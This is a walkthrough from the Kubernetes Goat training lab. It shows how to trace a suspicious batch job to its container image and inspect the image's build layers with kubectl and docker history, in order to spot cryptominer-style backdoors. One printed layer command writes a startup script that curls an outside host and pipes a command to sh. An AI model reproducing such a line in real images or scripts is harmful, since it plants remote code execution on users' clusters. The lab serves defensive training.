
⎈ Analyzing crypto miner container

🙌 Overview

It's commonly seen that most of the container users download the images from the public container registries like Docker Hub and others. We have seen a ton of hacks and compromises of these and also attackers abusing these by uploading the container images which has crypto miners to use the cluster resources. In this scenario, we see one simple and very common way of exploiting these vulnerabilities in the public container images.



By the end of the scenario, we will understand and learn the following

1. You will learn to analyze the container image
2. Understanding Kubernetes jobs and working with them
3. Learning about container image manifests and the backdoors and crypto miners

⚡ The story

Crypto mining has become popular with modern infrastructure. Especially environments like Kubernetes are an easy target as you might not even look at what exactly the container image

builds upon and what it is doing with proactive monitoring. Here in this scenario, we will analyze and identify the crypto miner.

INFO

- To get started, identify all the resources/images in the Kubernetes cluster including jobs

```
kubectl get jobs
```

```
› kubectl get jobs -A
NAMESPACE   NAME                 COMPLETIONS   DURATION   AGE
default     batch-check-job      1/1           4s         19h
default     kube-bench-master    0/1           49m        49m
default     kube-bench-node      1/1           5s         44m
```

🎯 Goal

TIP

To complete this scenario find the `k8s_goat_flag` flag value in the batch-job container image

☐ Hints & Spoilers

▸ ✨ Found the container image?

▸ ✨ Still no flag?

🎉 Solution & Walkthrough

Method 1

INFO

> Identify all resources within a Kubernetes cluster. If possible get into details of each container image available in all the nodes within the cluster as well

- Once we have identified the job in the Kubernetes cluster, we can obtain the pod information by running the following command

```
kubectl describe job batch-check-job
```

```
› kubectl describe job batch-check-job
Name:           batch-check-job
Namespace:      default
Selector:       controller-uid=f201b41c-9724-43c4-b347-eceb43a42bfa
Labels:         controller-uid=f201b41c-9724-43c4-b347-eceb43a42bfa
                job-name=batch-check-job
Annotations:    Parallelism:  1
Completions:    1
Start Time:     Sun, 14 Jun 2020 17:29:13 +0200
Completed At:   Sun, 14 Jun 2020 17:29:17 +0200
Duration:       4s
Pods Statuses:  0 Running / 1 Succeeded / 0 Failed
Pod Template:
  Labels:  controller-uid=f201b41c-9724-43c4-b347-eceb43a42bfa
           job-name=batch-check-job
  Containers:
   batch-check:
    Image:        madhuakula/k8s-goat-batch-check
    Port:         <none>
    Host Port:    <none>
    Environment:  <none>
    Mounts:       <none>
  Volumes:        <none>
Events:           <none>
```

- Then get the pod information by running the below command which showcases the pods with the labels and selectors matching

```
kubectl get pods --namespace default -l "job-name=batch-check-job"
```


- We can get all the information of the pod spec by running the following command, which returns the entire manifest information in the `YAML` output format

```
kubectl get pod batch-check-job-xxxx -o yaml
```

```
› kubectl get pod batch-check-job-r7f9z -o yaml
apiVersion: v1
kind: Pod
metadata:
  annotations:
    kubernetes.io/limit-ranger: 'LimitRanger plugin set: cpu request for container
      batch-check'
  creationTimestamp: "2020-06-15T11:04:27Z"
  generateName: batch-check-job-
  labels:
    controller-uid: 02e26e55-3e32-4fd5-bb60-eb48f16f0285
    job-name: batch-check-job
  name: batch-check-job-r7f9z
  namespace: default
  ownerReferences:
  - apiVersion: batch/v1
    blockOwnerDeletion: true
    controller: true
    kind: Job
    name: batch-check-job
    uid: 02e26e55-3e32-4fd5-bb60-eb48f16f0285
  resourceVersion: "619808"
  selfLink: /api/v1/namespaces/default/pods/batch-check-job-r7f9z
```

- We can see that this job pod is running `madhuakula/k8s-goat-batch-check` docker container image
- Now we can perform an analysis of this container image, by looking at its layers and how it got created. Here we can see that it contains a command executing the external script in the build time in one of the layer

```
docker history --no-trunc madhuakula/k8s-goat-batch-check
```




```
echo "curl -sSL https://madhuakula.com/kubernetes-goat/k8s-goat-a5e0a28fa75bf429123943abedb065d1 && echo 'id' | sh " > /usr/bin/system-startup && chmod +x /usr/bin/system-startup
```

- Hooray 🥳 , now we can see that it contains the Kubernetes Goat flag

> 🔥 DANGER
>
> This is the common way attackers push crypto miner images into the public container registries where we don't have a way to introspect the `Dockerfile` and end up running crypto miners as we don't know how the container image has been built

References

- Docker Hub Hack of 190k accounts review
- 20 Million Miners: Finding Malicious Cryptojacking Images in Docker Hub
- Tainted, crypto-mining containers pulled from Docker Hub

Edit this page